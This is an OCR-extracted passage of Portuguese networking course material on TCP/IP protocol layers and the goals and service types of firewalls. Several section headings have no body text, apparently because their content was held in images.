
Usuários de Linux podem contar com a ferramenta IPTables (www.iptables.org), inclusivepara trabalhar na rede. No entanto, este firewall é mais complexo e exige algum conhecimento do assunto. Mas assim como existem várias opções para o Windows, para Linux ocorre o mesmo.


18.1.sistema operacional Unix/linux




18.2.Protocolos





Application
(FTP, HTTP, DNS, TELNET, SNMP, POP, RIP)
Transport
(TCP, UDP)
Internet
(ICMP, IP, IGMP)
Network
(PPP, ARP, RARP)
Camada Internet
Resumo: define para que computador e para qual interface será enviado o trafego de pacotes, define destino das informações recebidas, agrupa estas informações em unidades de transmissão conhecidas como datagramas, indica para a camada Network quando ocorreram erros.
IP - Internet Protocol, o protocolo central, considerado o único protocolo desta camada, responsável pelo fornecimento de serviços para entre camadas Transporte e Network. (serviços não orientados a conexão e não verifica integridade de dados)
ICMP - Internet Control Message Protocol, Protocolo auxiliar ao protocolo IP, criado para a sinalização de condições de erro.
IGMP - Internet Group Management Protocol, Protocolo auxiliar para o gerenciamento de grupos de multicasting
www.csecurity.com.br - COOTRADE Segurança & Redes
C S R
COOTRADE
SEGURANÇA E REDES



Application
(FTP, HTTP, DNS, TELNET, SNMP, POP, RIP)
Transport
(TCP, UDP)
Internet
(ICMP, IP, IGMP)
Network
(PPP, ARP, RARP)
Camada Interface (Network)
ARP - Address Resolution Protocol, Protocolo usado para interfaces Ethernet, responsável pela manutenção da tabela de translação entre os endereços usado pelo protocolo IP e os endereços destas tecnologias (MAC address, Exemplo: 08:00:20:A0:C2:0F → 10.1.1.1)
RARP - Reverse Address Resolution Protocol, inverso da operação anterior
PPP - Point-to-Point Protocol, usado em comunicações seriais, suportas comunicação sincrona, autenticação de equipamentos, etc...
www.csecurity.com.br - COOTRADE Segurança & Redes
C S R
COOTRADE
SEGURANÇA E REDES


18.3.Portas e exemplos de portas





18.4.Roteamento






18.5.tipos de serviços oferecidos por firewalls

Firewalls


- *Objetivos de projeto:*
- *1 - Todo trafego de dentro-para-fora e vice-versa, deve passar pelo firewall, este objetivo é atingido bloqueando acesso à rede local exceto pelo firewall*
- *2 - Somente trafego autorizado, definida pela política de segurança, será permitido passar pelo firewall.*
- *3 - O firewall deve ser imune a penetração, isto implica no uso de sistemas confiáveis com sistemas operacionais seguros e uso de políticas de segurança!*



www.csecurity.combr- COOTRADE Segurança & Redes


Tipos de serviços fornecidos:

- *Controle de serviço: Determina o tipo de serviço internet que pode ser acessado, pode realizar filtragem por endereço IP, números de portas, etc.*
- *Controle de direção: Determina a direção na qual requisição particular de serviços podem ser iniciadas e permitidas para seguir pelo firewall.*
- *Controle de usuário: Controle o acesso a um serviço de acordo com o tipo de usuário, aplicado para usuários dentro do firewall.*
- *Controle de comportamento: Controle como serviço em particular são usados, por exemplo, pode realizar filtragem de email ou limitar porções do servidor web.*




www.csecurity.combr- COOTRADE Segurança & Redes


18.6.capacidades




18.7.limitações




18.8.Tipos de firewall

